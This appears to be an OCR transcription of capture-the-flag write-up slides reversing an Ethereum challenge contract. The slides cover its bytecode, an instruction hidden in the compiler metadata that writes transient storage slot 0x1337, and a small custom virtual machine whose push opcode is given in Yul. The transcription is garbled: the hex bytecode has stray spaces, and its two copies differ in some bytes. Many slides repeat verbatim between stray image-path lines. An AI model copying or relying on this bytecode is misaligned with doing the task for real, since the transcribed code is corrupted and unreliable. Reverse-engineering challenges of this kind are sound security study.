1043a5790505090565b610429610557565b634e487b7160e01b5f52604160045260245ffd5b5f6020828403121561047f575f5ffd5b813567ffffffffffffffff81111561049557 5f5ffd5b8201601f810184136104a5575f5ffd5b803567ffffffffffffffff8111156104bf576104bf61045b565b604051601f8201601f19908116603f0116810167ffffffffffffffff8111828210171561 04ee576104ee61045b565b6040528181528282016020018610156105055 75f5ffd5b816020840160208301375f9181016020019190915294935050505056 5b602081525f82518060208401528060208501604085015e5f604082850101526040601f19601f830116840101915050915 0565b634e487b7160e01b5f52605160045260245ffdfe5468652063757269 6f7573206d696e6420746861742064617265732074 6f207365656b2c0a4d75737420706965726365207468652076656c2c206265 6e65617468207468652070656 16b2e0a5468726f756768207368616 46f77732063617374206279206 16e6369656e74206c6f72652c0a57686572652 04f70617a6520676c65616d73206f6e2068696464656e20666c6f6f722e0a496e20646570746873207768657265206665772064617265207 6656e7475726520666172 2c0a546869732063727 97374616c207368696e6573206c696b652066616c6c656e20737461722ea264697066735822122 0733dac3e7762203a5b60016113375d3456c7b06c54e165c570bf2655f2c0ef9f64736f6c634300081c0033
```

Reverse Time : The VM tload(0x1337)

Modified metadata

```
→ cast code $OPAZEWHISPERER --rpc-url $RPC_URL

0x6080604052600436106100 6e575f3560e01c80636614bed51161004c5780636614bed5146100d1578063718e6302146101075780638 5bb7d691461011a5780638da5cb5b1461013d575f5ffd5b8063416c87011461007257806355c9f807146100885780636356049a86146100a7575b5f5ffd5b34801561007d575f5ffd5b506100866101 5c565b005b348015610093575f5ffd5b506100866100a236600461046f565b61017d565b348015610 0b2575f5ffd5b506100bb6101c2565b6040516100c89190610522565b6040518091039 0f35b3480156100dc575f5ffd5b505f546100ef906001600160a01b031681565b6040516001600160a01b0390911681526020016100c8565b6100866101153660046046f565b6101e3565b348015610125575f5ffd5b5061012f60025481565b6040519081526020016100c8565b348015610148575f5ffd5b506001546100ef906001600160a01b031681565b61016461042b565b6102d18152602081015161017a9063ffffffff16565b50565b60015460016001600160a01b031633146101935 75f5ffd5b8060405160200161a49190610522565b60408051601f198184030181529190528051602090910120600255505 65b6060604051806101200160405280606e2815260200161056c60e29139905090565b6002545f0361022a5760405162461bcd60e51b8152602060048201526 00e60248201526d105b9cddd95c881b9bdd081cd95d60921b6044820152606401 5b6040518091039 0fd5b6002548160405160200161023e9190610522565b60405160208183030381529060405280519060200120146102945760405162461bcd60e51b8152602060048201526010602482015 26f24b731b7b93932b1ba1030b739bbb2b960811b6044820152606401610221565b60018054600160016 0a01b0319163390811790915561045390 3b600a8111156102b957005b50600260085f333c505f5160f01c6102cd81565b5050565b60645b3681101561017a5780355f1a6113375c028015610308576011811461033057602811461038c576033811461036d5576103ee565b7f546865206d616368696e6520736c656570732e2e2e205a7a5a7a5a7a000000005f52601c5ffd5b60018201355f1a602081111561036857 7f43414e4e4f542050555348203e333220425954553204f4e20562d535441434b5f52601c5ffd5b60015f5c015f5d6002830135816020036003 1b1c5f5c5d9190910160010190610 3ee565b6103946103f7565b61039c6103f7565b6103a46103f7565b5f5f6103ae6103f7565b8385875af16103cd576a10d053130811905253115160aa1b5f52600a5ffd5b5050506103ee565b600182013560405c52602060405c0160405d6020820191505b506001016102d4565b5f5f5c610416576c562d535441434b20454d50545960981b5f52600d5ffd5b5f5c5c90505f5f5c5d5f195f5c015f5d90565b565b60405180604001604052806002905b6104538152602001906001900390816 1043a5790505090565b610429610557565b634e487b7160e01b5f52604160045260245ffd5b5f602082840312156 1047f575f5ffd5b813567ffffffffffffffff8111156104955 75f5ffd5b8201601f810184136104a5575f5ffd5b803567ffffffffffffffff8111156104bf576104bf61045b565b604051601f8201601f19908116603f0116810167ffffffffffffffff8111828210171561 04ee576104ee61045b565b6040528181528282016020018610156105055 75f5ffd5b816020840160208301375f9181016020019190915294935050505 0565b602081525f825180602084015280602085015e5f6040828501015260406001f19601f830116840101915050915050565b634e487b7160e01b5f52605160045260245ffdfe5468652063757269 6f7573206d696e6420746861742064617265732074 6f207365656b2c0a4d75737420706965726365207468652076656 96c2c2062656e65617468207468652070656 16b2e0a5468726f756768207368616467773206361737420627920616e6369656e74206c6f72652c0a576865726520 4f70617a6520676c65616d73206f6e2068696464656e20666c6f6f722e0a496e20646570746873207768657265206665772064617265207 6656e7475726520666172 2c0a546869732063727 97374616c207368696e6573206c696b652066616c6c656e20737461722ea2649706673582122 0733dac3e7762203a5b60016113375d3456c7b06c54e165c570bf2655f2c0ef9f64736f6c634300081c0033
```

```
69706673582212 20733dac3e7762203a5b60016113375d3456c7b06c54e165c570bf2655f2c0ef9f64736f6c634300081c0033
```

- metadata start by `0x69706673`

```
>>> bytes.fromhex("69706673").decode("ASCII")
'ipfs'
```

Reverse Time : The VM tload(0x1337)

Modified metadata

```
6970667358221220733dac3e7762203a5b60016113375d3456c7b06c54e165c570bf2655f2c0ef9f64736f6c634300081c0033
```

Reverse Time : The VM tload(0x1337)

Modified metadata

```
6970667358221220733dac3e7762203a5b60016113375d3456c7b06c54e165c570bf2655f2c0ef9f64736f6c634300081c0033
```

Reverse Time : The VM tload(0x1337)

Modified metadata

```
6970667358221220733dac3e7762203a5b60016113375d3456c7b06c54e165c570bf2655f2c0ef9f64736f6c634300081c0033
```

```
JUMPDEST
PUSH1 0x01
PUSH2 0x1337
TSTORE
CALLVALUE
JUMP
```

- Set 0x01 in T(0x1337)
- Jump to callvalue()

Reverse Time : The VM tload(0x1337)

Modified metadata

```
697066735822122073 3dac3e7762203a5b60016113375d3456c7b06c54e165c570bf2655f2c0ef9f64736f6c634300081c0033
```


```
JUMPDEST
PUSH1 0x01
PUSH2 0x1337
TSTORE
CALLVALUE
JUMP
```

- Set 0x01 in T(0x1337)
- Jump to callvalue()


```
056c 54 SLOAD
056d 68 PUSH9 6520637572696f7573
0577 20 KECCAK256
0578 6d PUSH14 696e642074686174206461726573
0587 20 KECCAK256
0588 74 PUSH21 6f207365656b2c0a4d75737420706965726365207 4
059e 68 PUSH9 65207665696c2c2062
05a8 65 PUSH6 6e6561746820
05af 74 PUSH21 6865207065616b2e0a5468726f7567682073686164
05c5 6f PUSH16 77732063617374206279206e636965
05d6 6e PUSH15 74206c6f72652c0a5768657265204f
05e6 70 PUSH17 617a6520676c65616d73206f6e20686964
05f8 64 PUSH5 656e20666c
05fe 6f PUSH16 6f722e0a496e20646570746873207768
060f 65 PUSH6 726520666577
0616 20 KECCAK256
0617 64 PUSH5 6172652076
061d 65 PUSH6 6e7475726520
0624 66 PUSH7 61722c0a546869
062c 73 PUSH20 206372797374616c207368696e6573206c696b65
0641 20 KECCAK256
0642 66 PUSH7 616c6c656e2073
064a 74 PUSH21 61722ea2646970667358221220733dac3e7762203a
0660 5b JUMPDEST
0661 60 PUSH1 1
0663 61 PUSH2 1337
0666 5d TSTORE
0667 34 CALLVALUE
0668 56 JUMP
```

Jumpdest at 0x660

Reverse Time : The VM (2) Opcodes




Reverse Time : The VM (2) Opcodes




- 3 Opcodes :
  - 0x11
  - 0x22
  - 0x33

Reverse Time : The VM (2) 0x11





```
case 0x11 {
    let n := byte(0, calldataload(add(pos, 1)))
    if gt(n, 0x20) {
        mstore(0, "CANNOT PUSH >32 BYTES ON V-STACK")
        revert(0, 0x1c)
    }

    let fullData := calldataload(add(pos, 2))
    let data := shr(mul(sub(0x20, n), 8), fullData)

    // Update the vm stack length by 1
    tstore(0, add(tload(0), 1))

    // Store new value
    tstore(tload(0), data)

    // update the pos to the next OP
    pos := add(pos, add(n, 1))
}
```

Reverse Time : The VM (2) 0x11





```
case 0x11 {
    let n := byte(0, calldataload(add(pos, 1)))
    if gt(n, 0x20) {
        mstore(0, "CANNOT PUSH >32 BYTES ON V-STACK")
        revert(0, 0x1c)
    }

    let fullData := calldataload(add(pos, 2))
    let data := shr(mul(sub(0x20, n), 8), fullData)

    // Update the vm stack length by 1
    tstore(0, add(tload(0), 1))

    // Store new value
    tstore(tload(0), data)

    // update the pos to the next OP
    pos := add(pos, add(n, 1))
}
```

Reverse Time : The VM (2) 0x11





```
case 0x11 {
    let n := byte(0, calldataload(add(pos, 1)))
    if gt(n, 0x20) {
        mstore(0, "CANNOT PUSH >32 BYTES ON V-STACK")
        revert(0, 0x1c)
    }

    let fullData := calldataload(add(pos, 2))
    let data := shr(mul(sub(0x20, n), 8), fullData)

    // Update the vm stack length by 1
    tstore(0, add(tload(0), 1))

    // Store new value
    tstore(tload(0), data)

    // update the pos to the next OP
    pos := add(pos, add(n, 1))
}
```

Reverse Time : The VM (2) 0x11





```
case 0x11 {
    let n := byte(0, calldataload(add(pos, 1)))
    if gt(n, 0x20) {
        mstore(0, "CANNOT PUSH >32 BYTES ON V-STACK")
        revert(0, 0x1c)
    }

    let fullData := calldataload(add(pos, 2))
    let data := shr(mul(sub(0x20, n), 8), fullData)

    // Update the vm stack length by 1
    tstore(0, add(tload(0), 1))

    // Store new value
    tstore(tload(0), data)

    // update the pos to the next OP
    pos := add(pos, add(n, 1))
}
```

Reverse Time : The VM (2) 0x11




```
case 0x11 {
    let n := byte(0, calldataload(add(pos, 1)))
    if gt(n, 0x20) {
        mstore(0, "CANNOT PUSH >32 BYTES ON V-STACK")
        revert(0, 0x1c)
    }

    let fullData := calldataload(add(pos, 2))
    let data := shr(mul(sub(0x20, n), 8), fullData)

    // Update the vm stack length by 1
    tstore(0, add(tload(0), 1))

    // Store new value
    tstore(tload(0), data)

    // update the pos to the next OP
    pos := add(pos, add(n, 1))
}
```

Reverse Time : The VM (2) 0x11




```
case 0x11 {
    let n := byte(0, calldataload(add(pos, 1)))
    if gt(n, 0x20) {
        mstore(0, "CANNOT PUSH >32 BYTES ON V-STACK")
        revert(0, 0x1c)
    }

    let fullData := calldataload(add(pos, 2))
    let data := shr(mul(sub(0x20, n), 8), fullData)

    // Update the vm stack length by 1
    tstore(0, add(tload(0), 1))

    // Store new value
    tstore(tload(0), data)

    // update the pos to the next OP
    pos := add(pos, add(n, 1))
}
```

